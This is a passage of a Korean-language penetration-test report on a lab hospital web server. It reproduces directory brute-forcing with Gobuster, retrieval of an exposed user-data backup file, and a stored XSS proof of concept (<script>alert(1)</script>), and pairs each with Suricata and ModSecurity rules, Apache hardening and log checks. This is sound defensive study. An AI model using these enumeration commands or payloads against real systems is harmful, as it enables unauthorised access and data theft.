3000/tcp  closed ppp
3306/tcp  closed mysql
MAC Address: 08:00:27:42:14:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.82 seconds
```

[그림 1-9] Nmap Port Scanning 결과

Port Scanning 결과 분석

포트	상태	서비스	분석 내용
22/tcp	Open	SSH (OpenSSH)	서버 원격 관리용 SSH 서비스 활성화, Ubuntu OS 사용 식별
80/tcp	Open	HTTP (nginx)	Nginx 기반 모바일 백엔드 서버로 확인
3000/tcp	Closed	ppp	서비스 중단 또는 방화벽에 의한 차단 상태

3306/tcp	Closed	MySQL	DB 포트의 외부 접근은 차단되었으나, 내부적으로 MySQL DBMS 사용 중임을 식별
----------	--------	-------	--

Nmap 스캔 결과 외부 노출 포트는 SSH 와 HTTP 로 제한적이었으나, 애플리케이션 계층(API)에 대한 입력값 검증 여부는 별도의 수동 점검이 필요하다고 판단하여 이후 3 장의 상세 취약점 분석(SQL Injection, Buffer Overflow)으로 이어지게 되었다.

3. 모의해킹 결과 요약

사전 스캐닝 및 수동 모의해킹을 통해 식별된 취약점을 OWASP Top 10(Web) 및 OWASP Mobile Top 10(Mobile) 기준으로 분류하고, 각 항목의 위험도와 조치 현황을 아래와 같이 총평하였다.

No	OWASP 분류	발견 취약점	위험도	조치상태
1	[Web] A02 Security Misconfiguration	Directory Listing (/profile 등 주요 경로 노출)	상	조치완료
2	[Web] A02 Security Misconfiguration	Sensitive Information Disclosure (백업 파일 노출)	상	조치완료
3	[Web] A02 Security Misconfiguration	CSP Header Not Set → Stored XSS	상	조치완료
4	[Web] A09 Security Logging & Monitoring Failures	권한 변경 등 주요 행위에 대한 감사로그 미기록	중	조치완료
5	[Mobile] M4 Insufficient Input/Output Validation	SQL Injection (로그인 인증 우회 및 관리자 권한 탈취)	상	조치완료
6	[Mobile] M4 Insufficient Input/Output Validation	Buffer Overflow 로 인한 서비스 거부(DoS)	상	조치완료

결과 총평

총 6 건의 실증 가능한(PoC 확보) 취약점이 최종 확인되었으며, 이 중 5 건이 상(High), 1 건이 중(Medium) 등급으로 평가되었다.

발견된 모든 취약점은 시스템 설정 변경, Suricata 탐지 룰, ModSecurity 차단 룰의 다계층 방어 체계를 통해 조치를 완료하였다.

조치 이후 동일한 공격 시나리오를 재수행한 결과, 전 항목에서 공격이 차단되고 IDS/WAF 로그가 정상적으로 기록됨을 확인하였다.

4. 상세 취약점 분석 및 대응 방안

본 장에서는 3장에서 요약한 취약점 중 실제로 공격 시나리오를 재현하고 대응체계를 구축·검증한 6건의 취약점에 대해, ① 취약점 개요 ② 공격 시나리오 재현(PoC) ③ 탐지 및 대응체계 구축 ④ 조치 결과 검증 순서로 상세히 기술한다. 각 취약점은 웹(4.1) 파트와 모바일(4.2) 파트로 구분하여 정리하였다.

4.1 웹 취약점 분석

4.1.1 [A02] Security Misconfiguration – Directory Listing

(1) 취약점 개요

취약점 정보

취약점 항목 : Directory Listing (디렉토리 목록 노출)

발견 위치 : /profile, /admin, /auth 등

설명 : 웹 서버 설정 미흡으로 인해 특정 디렉토리 내에 기본 파일(index.php 등)이 존재하지 않는 경우, 해당 디렉토리에 저장된 전체 파일 목록이 사용자에게 그대로 노출되는 취약점이다.

(2) 공격 시나리오 재현 (PoC)

Gobuster 를 이용한 디렉토리 브루트포싱으로 숨겨진 관리자 페이지 및 시스템 내부 경로를 식별하여 공격 접점을 확보하는 시나리오를 재현하였다.

점검 환경

사용 도구	점검 대상	사전 파일
Gobuster	http://192.168.16.43 (웹서버)	Directory-list-2.3-medium.txt

재현 단계

① 디렉토리 스캔 수행 : 터미널에서 아래 명령어로 웹 서버 내 숨겨진 디렉토리 및 확장자(php, txt, bak, html)를 탐색하였다.

```
gobuster dir -u http://192.168.16.43 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php,txt,bak,html
```

② 숨겨진 주요 경로 식별 : 스캔 결과, 일반 사용자가 접근할 수 없어야 할 /admin, /auth, /profile 등의 경로가 응답 코드 200(OK) 또는 301(Redirect)과 함께 발견되었다. (이때 301의 의미는 예를 들어 /admin 이 아닌 /admin/ 으로 다시 접속하라고 서버가 알려주는 것이다.)

```
(root@kali)-[~]
└─$ gobuster dir -u http://192.168.16.43 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,bak,html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.16.43
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,bak,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 3360]
/img (Status: 301) [Size: 312] [→ http://192.168.16.43/img/]
/profile (Status: 301) [Size: 316] [→ http://192.168.16.43/profile/]
/admin (Status: 301) [Size: 314] [→ http://192.168.16.43/admin/]
/board (Status: 301) [Size: 314] [→ http://192.168.16.43/board/]
/css (Status: 301) [Size: 312] [→ http://192.168.16.43/css/]
/auth (Status: 301) [Size: 313] [→ http://192.168.16.43/auth/]
/doctor (Status: 301) [Size: 315] [→ http://192.168.16.43/doctor/]
/patient (Status: 301) [Size: 316] [→ http://192.168.16.43/patient/]
/server-status (Status: 403) [Size: 278]
Progress: 1102790 / 1102790 (100.00%)

Finished
```

[사진 1] Gobuster 디렉토리 스캔 수행 결과

③ 내부 파일 노출 확인 : 발견된 /admin 및 /auth 경로로 접속하여 관리자 로그인 폼 및 시스템 인증 관련 로직이 담긴 내부 파일이 외부에 그대로 노출되어 있음을 최종 확인하였다.



[사진 2] http://192.168.16.43/admin 접속 시 디렉토리 목록 노출



[사진 3] http://192.168.16.43/auth 접속 시 디렉토리 목록 노출

접근 제어 미흡으로 인해 관리자 페이지(admin) 및 인증 경로(auth) 등 다수의 중요 디렉토리에서 시스템 구조와 파일 목록이 그대로 노출되었으며, 이는 후속 공격을 위한 초기 진입점으로 악용될 수 있다.

(3) 탐지 및 대응체계 구축

1) 시스템 설정 - 웹 서버 보안 설정 강화

- 원인 분석 : Apache 웹 서버 설정 중 Indexes 옵션이 활성화되어 있어, 인덱스 파일이 없는 디렉토리 접근 시 서버 내 전체 파일 목록이 노출됨
- 조치 대상 : 웹 서버 설정 파일 (/etc/apache2/apache2.conf)
- 조치 방법 : <Directory> 섹션의 Options 항목에서 Indexes 지시어를 제거하여 디렉토리 목록 생성 기능을 원천 차단

※ Indexes : 요청한 디렉토리에 인덱스 파일이 없을 경우 파일 목록을 브라우저에 표시하는 Apache 옵션

설정 변경 내역

수정 전 (취약) :

Options Indexes FollowSymLinks

수정 후 (안전) :

Options FollowSymLinks # Indexes 지시어 삭제

2) 보안 정책 유효성 검증

웹 서버 설정 적용 후, 기존에 파일 목록이 노출되던 /admin, /auth, /profile 등의 경로에 접근한 결과 파일 목록 대신 서버에서 403 Forbidden(접근 권한 없음) 응답을 반환하는 것을 확인하였다.

← ↻ ⚠ 안전하지 않음 192.168.16.43/profile/images/

Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Ubuntu) Server at 192.168.16.43 Port 80

[사진 4] 조치 후 /profile/images 경로 접속 시 403 Forbidden 응답

← ↻ ⚠ 안전하지 않음 192.168.16.43/profile/

Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Ubuntu) Server at 192.168.16.43 Port 80

[사진 5] 조치 후 /profile 경로 접속 시 403 Forbidden 응답

4.1.2 [A02] Security Misconfiguration – Sensitive Information Disclosure

(1) 취약점 개요

취약점 정보

취약점 항목 : Sensitive Information Disclosure (민감 정보 노출)

발견 위치 : /profile/user_data_backup_2025.csv.bak

설명 : 웹 서버 내에 암호화되지 않은 백업 파일(.bak, .csv 등)이 외부에서 접근 가능한 경로에 방치되어 발생하는 취약점이다.

(2) 공격 시나리오 재현 (PoC)

4.1.1 에서 확인된 /profile 디렉토리를 탐색하던 중, 관리자의 부주의로 방치된 사용자 계정 백업 파일(user_data_backup_2025.csv.bak)을 발견하고 이를 다운로드하여 대규모 개인정보를 탈취하는 시나리오이다.

점검 환경

사용 도구	점검 대상
웹 브라우저 (Chrome, Edge)	http://192.168.16.43/profile


재현 단계

- ① 디렉토리 내부 탐색 : Gobuster 로 식별된 /profile 경로에 접속하여 내부 파일 목록을 확인
- ② 민감 파일 식별 : 리스팅된 파일 중 user_data_backup_2025.csv.bak 파일을 식별



[사진 1] user_data_backup_2025.csv.bak 파일 식별

- ③ 데이터 탈취 및 분석 : 해당 파일을 다운로드하여 내용을 확인한 결과, 병원 내부 인력(의사) 및 환자의 실명·전화번호·주소·이메일·로그인 계정 정보가 평문으로 노출됨을 확인



[사진 2] 백업 파일 다운로드

```

ers > Administrator > Downloads > user_data_backup_2025.csv (2).bak
id,login_id,username,password,phone,email,address,role,created_at
1,admin,시스템관리자,admin,010-1234-5678,admin@securicare.com,서울시 강남구 테헤란로 123 서버실,admin,2024-01-01 09:00:00
2,doctor1,김의사(내과),pass,010-5555-7777,dr.kim@securicare.com,서울시 종로구 진료실 301호,doctor,2024-02-15 10:30:00
3,patient1,홍길동,pass,010-9876-5432,hong_gd@naver.com,부산시 해운대구 우동 101동 202호,patient,2025-05-20 14:00:00
4,test_user,개발팀테스트,test1234,010-0000-0000,dev_team@test.com,-,user,2025-12-01 00:00:00

```

[사진 3] 파일 내부 내용 확인 (개인정보 평문 노출)

(3) 탐지 및 대응체계 구축

1) 네트워크 단 탐지 – Suricata Rule

탐지 목적 : 디렉토리 리스팅 조치(Indexes 제거) 이후에도 공격자가 파일명을 유추하여 직접 호출하는 행위를 실시간으로 감지하기 위함이다. 사용자가 요청한 URL 경로에 .bak 확장자가 포함되어 있는지 검사한다.

```

alert http any any -> 192.168.16.43 80 (msg:"[A02] VULN Sensitive Backup File (.bak) Access Attempt";
flow:established,to_server; http.uri; content:".bak"; nocase;
classtype:policy-violation; sid:9000001; rev:1;)

```

```

#1) 백업파일 탐지
# 1. 특정 백업 파일 (.bak) 접근 탐지
alert http any any -> 192.168.16.43 80 (msg:"[A02] VULN Sensitive Backup File (.bak) Access Attempt"; flow:established,to_server; http.uri; content:".bak"; nocase; classtype:policy-violation; sid:9000001; rev:1;)
user_data_backup_2025.csv.bak

```

[적용 화면] Suricata 를 적용 결과

2) 애플리케이션 단 차단 – ModSecurity Rule

구축 목적 : 시스템 설정(Indexes 제거)을 통한 1 차 방어 외에, WAF 를 이용해 민감 파일 접근을 프로토콜 단계에서 원천 차단하기 위함이다.

- 룰 1 (정규표현식 기반 차단) : 요청 URL 에 .csv 또는 .bak 확장자가 포함된 경우 Phase 1 에서 즉시 차단
- 룰 2 (파일명 정밀 검사) : 룰 1 을 우회하려는 시도에 대비하여 파일명에 .csv.bak 이 포함된 경우 Phase 2 에서 재검사하는 심층 방어 체계

```

# 1. 민감 확장자(.csv, .bak)가 포함된 요청을 Phase 1에서 즉시 차단
SecRule REQUEST_URI "@rx \.(csv|bak)(\.bak)?$" \
    "id:100013,phase:1,deny,status:403,log,msg:'Sensitive file access blocked'"

# 2. 1 차 룰 우회 대비 - 파일명에 .csv.bak 포함 시 차단 (보수적 룰)
SecRule REQUEST_FILENAME "@contains .csv.bak" \
    "id:10004,phase:2,deny,status:403,log,msg:'[A02] Backup File Download Attempt',t:lowercase,ctl:ruleEngine=On"

```

```

#-----[A02] Security Misconfiguration -----
# 1. 특정 민감 확장자 (.csv, .bak)가 포함된 모든 요청을 Phase 1에서 즉시 차단
SecRule REQUEST_URI "@rx \.(csv|bak)(\.bak)?$" \
    "id:100013,phase:1,deny,status:403,log,msg:'Sensitive file access blocked'"
# 2. 만약 위 룰이 안 먹힐 경우를 대비해, 파일명 자체에 .csv.bak이 포함된 경우 차단 (보수적 룰)
SecRule REQUEST_FILENAME "@contains .csv.bak" \
    "id:10004,phase:2,deny,status:403,log,msg:'[A02] Backup File Download Attempt',t:lowercase,ctl:ruleEngine=On"
#-----

```

[적용 화면] ModSecurity 를 적용 결과

3) 보안 정책 유효성 검증

수립된 Suricata(IDS) 탐지 룰과 ModSecurity(WAF) 차단 룰이 정상 동작하는지 확인하기 위해, curl 명령어로 백업 파일 내용을 직접 조회하는 공격을 재수행하였다.

```
(root@kali)-[~]
# curl http://192.168.16.43/profile/user_data_backup_2025.csv.bak
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at 192.168.16.43 Port 80</address>
</body></html>
```

[검증 화면] curl 을 통한 재접근 시도 - 403 Forbidden 응답 확인

검증 결과 WAF 에 의해 403 Forbidden 응답이 반환되며 접근이 차단됨을 확인하였으며, 동시에 네트워크 단에서는 Suricata 에 의해 정책 위반 알람이 발생하였다.

4) 통합 로그 분석 및 탐지 모니터링 (ELK Stack)

수행한 공격 시도가 ELK Stack 을 통해 중앙 집중형 로그 관리 시스템에 실시간으로 수집되는 것을 확인하였다.

event.original	agent.id	agent.name	agent.ip	rule.description	@timestamp	rule.level	file.log
[{"timestamp":"2025-12-22T13:13:25.441000","rule":{"level":3,"description":"Suricata: Alert - [403] WAF Sensitive Backup File (.bak) Access Attempt"}	013	1ja	192.168.16.30	Suricata: Alert - [403] WAF Sensitive Backup File (.bak) Access Attempt	Dec 22, 2025 @ 12:13:27.238	3	-
[{"timestamp":"2025-12-22T14:45:58.449000","rule":{"level":3,"description":"Suricata: Alert - [403] WAF Sensitive Backup File (.bak) Access Attempt"}	013	1ja	192.168.16.30	Suricata: Alert - [403] WAF Sensitive Backup File (.bak) Access Attempt	Dec 22, 2025 @ 12:14:46.584	3	-

[Suricata log] Kibana 에서 확인한 탐지 로그

[{"timestamp":"2025-12-22T18:28:58.018446","rule":{"level":2,"description":"ModSecurity: Rejected a query"}	011	Posttest	192.168.16.43	ModSecurity: Rejected a query	Dec 22, 2025 @ 18:28:59.782	2	[{"timestamp":"2025-12-22T18:28:58.018446","rule":{"level":2,"description":"ModSecurity: Rejected a query"}
---	-----	----------	---------------	-------------------------------	-----------------------------	---	---

[ModSecurity log] Kibana 에서 확인한 차단 로그

```
[Mon Dec 22 18:28:58.018446 2025]
[security2:error] [pid 6758] [client
192.168.16.11:50174] [client
192.168.16.11] ModSecurity: Access denied
with code 403 (phase 1). Pattern match
"\\\\.(csv|bak)(\\\\.bak)?$" at
REQUEST_URI. [file
"/etc/modsecurity/custom_rules.conf"]
[line "18"] [id "100013"] [msg "Sensitive
file access blocked"] [hostname
"192.168.16.43"] [uri
"/profile/user_data_backup_2025.csv.bak"]
[unique_id "aUic-rRdNbBA0aNLG145CAAAAAE"]
```

[WAF 상세 로그] 차단 사유 상세 내역

4.1.3 [A02] Security Misconfiguration – CSP Header Not Set (Stored XSS)

(1) 취약점 개요

취약점 정보


취약점 항목 : Content Security Policy(CSP) 미설정 및 Stored XSS

발견 위치 : /board/errorReport_view.php 등 게시판, /auth/login.php

설명 : 서버 응답 헤더에 콘텐츠 보안 정책(CSP)이 설정되어 있지 않아 공격자가 삽입한 악성 스크립트를 브라우저가 신뢰 가능한 코드로 간주하고 실행하는 취약점이다. 게시판에 주입된 스크립트가 DB 에 저장되어 불특정 다수에게 지속적인 피해를 주는 Stored XSS 로 이어질 수 있다.

(2) 공격 시나리오 재현 (PoC)

ZAP Proxy 스캔을 통해 로그인(auth/login.php) 및 게시판(board/view_board.php) 등 주요 페이지에서 CSP 헤더가 설정되지 않았음을 식별하였다.



[스캔 화면] ZAP - CSP Header Not Set 탐지 상세

공격 시나리오 : 보안 헤더가 미설정된 오류 게시판에 악성 스크립트를 주입하여 DB 에 영구 저장한 뒤, 게시글을 열람하는 일반 사용자 및 관리자의 세션 쿠키를 탈취하여 계정 권한을 장악하는 시나리오이다.

재현 단계

① 악성 페이로드 주입(공격자) : 오류 게시판 작성 페이지(/board/errorReport_write.php)의 본문 필드에 <script>alert(1)</script> 스크립트를 삽입하였다. 이 과정에서 서버는 입력값에 대한 별도의 필터링·검증 절차 없이 사용자 입력을 DB 에 그대로 저장하였다.

제목:

오류문의

<script>alert(1)</script>

파일 선택 선택된 파일 없음

제출

[사진 1] /board/errorReport_write.php 페이지 로드 삽입


192.168.16.43의 메시지

게시물이 성공적으로 제출되었습니다.

확인

[사진 2] 게시물 저장 확인

② 악성 스크립트 실행(피해자) : 피해자가 공격자가 작성한 오류 문의 게시글을 클릭하여 상세 페이지에 접근하면, 서버가 응답 헤더에 CSP 를 설정하지 않았기 때문에 브라우저가 본문에 포함된 스크립트를 신뢰 가능한 코드로 간주하고 즉시 실행한다. 그 결과 피해자 브라우저에 alert(1) 팝업이 발생하여 스크립트 실행 권한 획득이 증명되었다.



[사진 3] Stored XSS 실행 화면 (alert(1) 팝업 발생)

(3) 탐지 및 대응체계 구축

1) 네트워크 단 탐지 – Suricata Rule

탐지 대상 : 웹 서버 응답 시 필수 보안 헤더인 Content-Security-Policy 가 누락된 트래픽 및 게시판 입력 폼(submit_board.php)을 통해 주입되는 스크립트 기반 Stored XSS 공격 패킷

구축 목적 : 보안 설정 미흡 상태를 상시 모니터링하여 잠재적 XSS 위험 노출 여부를 확인하고, 악성 스크립트 삽입 시도를 실시간으로 감지하여 세션 탈취 등 2 차 피해를 예방하기 위함

룰 1. CSP 미설정 탐지

- flow:to_client,established → 서버가 클라이언트에 보내는 응답 패킷 중 연결이 확립된 세션만 분석
- pcre:!/Content-Security-Policy/i → 응답 헤더 내에 해당 문자열이 존재하지 않을 때 경보 발생(정규식 부정 매칭)
- http.content_type; content:"text/html" → 스크립트 실행 위험이 있는 HTML 응답에 대해서만 선별 탐지하여 오탐(False Positive) 방지

```
alert http 192.168.16.43 80 -> any any (msg:"[A02 CSP] WEB_SERVER Content-Security-Policy Header Missing (Potential XSS Risk)";
  flow:to_client,established; http.header; pcre:!/Content-Security-Policy/i";
  http.content_type; content:"text/html"; rev:2; sid:9000001;)
```

```
#2) CSP 헤더
# 1. CSP 헤더가 웹 서버 응답에 없는 경우 탐지
alert http 192.168.16.43 80 -> any any (msg:"[A02 CSP] - WEB_SERVER Content-Security-Policy Header Missing (Pot
ential XSS Risk)"; flow:to_client,established; http.header; pcre:!/Content-Security-Policy/i"; http.content_typ
e; content:"text/html"; rev:2; sid:9000002;)
# 2. Stored XSS 패이로드 삽입 탐지 (수정됨 : http_raw_body -> http.request_body)
# 설명 : POST 요청이면서, 이것이 submit_board.php이고, 본문에 <script>와 alert(1)이 포함된 경우 탐지
alert http any any -> 192.168.16.43 80 (msg:"[A02] Stored XSS Attack Detected (Error Board)"; flow:to_server,est
ablished; http.method; content:"POST"; http.uri; content:"submit_board.php"; http.request_body; content:"<script
>"; nocase; content:"alert(1)"; distance:0; classtype:web-application-attack; sid:9000005; rev:1;)
```

[적용 화면] Suricata 룰 1 적용 결과

룰 2. Stored XSS 페이로드 삽입 방지

- http.method; content:"POST" → 데이터가 DB에 저장되는 POST 요청을 집중 모니터링
- http.uri; content:"submit_board.php" → 게시판 글쓰기/수정 엔드포인트를 타겟팅하여 정밀 탐지
- http.request_body → 사용자가 입력한 본문(Body) 영역을 검사
- content:"<script>"; nocase; content:"alert(1)" → XSS 공격의 대표 패턴(스크립트 태그 실행 함수)을 탐지하며 nocase 옵션으로 대소문자 우회 시도를 차단

```
alert http any any -> 192.168.16.43 80 (msg:"[A02] Stored XSS Attack Detected (Error Board)";
flow:to_server,established; http.method; content:"POST"; http.uri; content:"submit_board.php";
http.request_body; content:"<script>"; nocase; content:"alert(1)"; distance:0;
classtype:web-application-attack; sid:9000005; rev:1;)
```

2) 애플리케이션 단 차단 – ModSecurity Rule

Suricata에서 탐지한 <script>alert(1)</script> 패턴이 유입될 경우 즉시 403 Forbidden으로 차단하는 룰을 구축하였다.

```
# [Rule] Stored XSS 차단 - submit_board.php
SecRule REQUEST_URI "@contains submit_board.php" \
    "id:10030,phase:2,deny,status:403,log,msg:'Stored XSS Attack Detected in
submit_board.php',chain"
# ARGS(GET/POST 파라미터)와 REQUEST_BODY(가공 전 본문)를 대상으로,
# <script 이후 임의 문자 뒤 alert(1)이 오면 차단 (대소문자 무시)
SecRule ARGS|REQUEST_BODY "@rx (?i)<script[>]*>.*alert\\(1\\)" \
    "t:none,t:urlDecodeUni,t:htmlEntityDecode"
```

```
# 2) Stored xss 공격 차단
# # [Rule] Stored XSS 차단 - submit_board.php
# 설명 : submit_board.php로 가는 POST 요청 중 본문에 스크립트 실행 패턴이 있으면 차단
SecRule REQUEST_URI "@contains submit_board.php" \
    "id:10030,\
    phase:2,\
    deny,\
    status:403,\
    log,\
    msg:'Stored XSS Attack Detected in submit_board.php',\
    chain"
# ARGS는 GET/POST 파라미터를 모두 포함하며, REQUEST_BODY는 가공되지 않은 본문을 의미함
# <script 이후에 어떤 문자가 와도 alert(1)이 나오면 차단 (대소문자 무시)
SecRule ARGS|REQUEST_BODY "@rx (?i)<script[>]*>.*alert\\(1\\)" \
    "t:none,t:urlDecodeUni,t:htmlEntityDecode"
```

[적용 화면] ModSecurity Stored XSS 차단 룰 적용 결과

3) 시스템 설정 – CSP 헤더 강제 적용

웹 서버 설정 파일을 수정하여 모든 응답 헤더에 CSP 정책을 강제 적용하였다. 이를 통해 브라우저 단에서 리소스 출처를 검증한 뒤, 악성 스크립트가 주입되더라도 브라우저가 실행을 거부하도록 하였다.

적용 경로 : /etc/apache2/conf-available/security.conf

```
<IfModule mod_headers.c>
# 1. 클릭재킹 방어 (구형 브라우저용)
Header always set X-Frame-Options "SAMEORIGIN"

# 2. 클릭재킹 + XSS 통합 방어 (최신 브라우저용)
# default-src 'self' : 기본적으로 우리 서버 자체만 신뢰함
# script-src 'self' : 우리 서버에 파일로 존재하는 JS만 실행 (HTML 본문의 <script> 실행 차단)
# frame-ancestors 'self' : 클릭재킹 차단
Header always set Content-Security-Policy "default-src 'self'; script-src 'self'; object-src
'none';"
</IfModule>
```

[적용 코드] Apache CSP 헤더 설정

4) 보안 정책 유효성 검증

① 룰 적용 후 재공격 시도 : /board/errorReport_write.php 에서 동일하게 <script>alert(1)</script>를 삽입한 결과, HTTP 403 Forbidden 응답이 반환되며 접근이 차단됨을 확인하였다.

192.168.16.43/board/errorReport_write.php


제목:

<script>alert(1)</script>

파일 선택 선택된 파일 없음

제출

[검증 화면 1] 재공격 시도 - 403 Forbidden 차단



[검증 화면 2] 차단 상세 응답

② 시스템 설정 적용 후 확인 : 서버 설정 미흡으로 노출되었던 XSS 위험을 CSP 헤더 강제화를 통해 브라우저 단에서 완벽하게 차단하였다.

• CSP 헤더 설정 전

오류 보고 게시판

제목	작성자	작성일
오류보고	Jane Doe	2025-12-19 18:44:12

192.168.16.43의 메시지

1

확인

• CSP 헤더 설정 후

오류보고

작성자: Jane Doe
작성일: 2025-12-19 18:44:12

[오류신고 목록으로](#)

삭제

→브라우저 보안 정책(CSP)에 의한 인라인 스크립트 실행 거부

[검증 화면 3] CSP 헤더 적용 확인 (응답 헤더에 Content-Security-Policy 포함)

5) 통합 로그 분석 및 탐지 모니터링 (ELK Stack)

```
{ "timestamp": "2025-12-19 18:44:12", "host": "192.168.16.38", "url": "http://192.168.16.43/board/errorReport_write.php", "level": "3", "description": "Buricata: Alert - [403 CSP] - Dec 22, 2025 @ 12:16:47.883", "policy": "Policy Header Missing ..." }
```



```
[timestamp]:2025-12-22T13:28:34.440Z [rule]: [level]:3, "description": "Suricata: Alert - WEB-APP [policy-id] XSS - Stored Script in Response" Dec 22, 2025 @ 12:13:38.346 3 -
```

[Suricata log] Kibana 에서 확인한 CSP 미설정 및 XSS 탐지 로그

```
[timestamp]:2025-12-22T10:26:28.471345Z [rule]: [level]:7, "description": "ModSecurity: Rejected a query" Dec 22, 2025 @ 10:26:28.471345 7 [Mon Dec 22 10:26:28.471345 2025] [security2:error] [pid 6758] [client 192.168.16.40:59785] [client 192.168.16.40] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i)<script[^>]*>.*alert\\\\\\\\(1\\\\\\\\\\\\)" at ARGS:content. [file "/etc/modsecurity/custom_rules.conf" [line "32"] [id "10030"] [msg "Stored XSS Attack Detected in submit_board.php" [hostname "192.168.16.43"] [uri "/board/submit_board.php"] [unique_id "aUieRLRdNbBA0aNlG145CQAAAAE"], referer: http://192.168.16.43/board/errorReport_write.php
```

[ModSecurity log] Kibana 에서 확인한 차단 로그

```
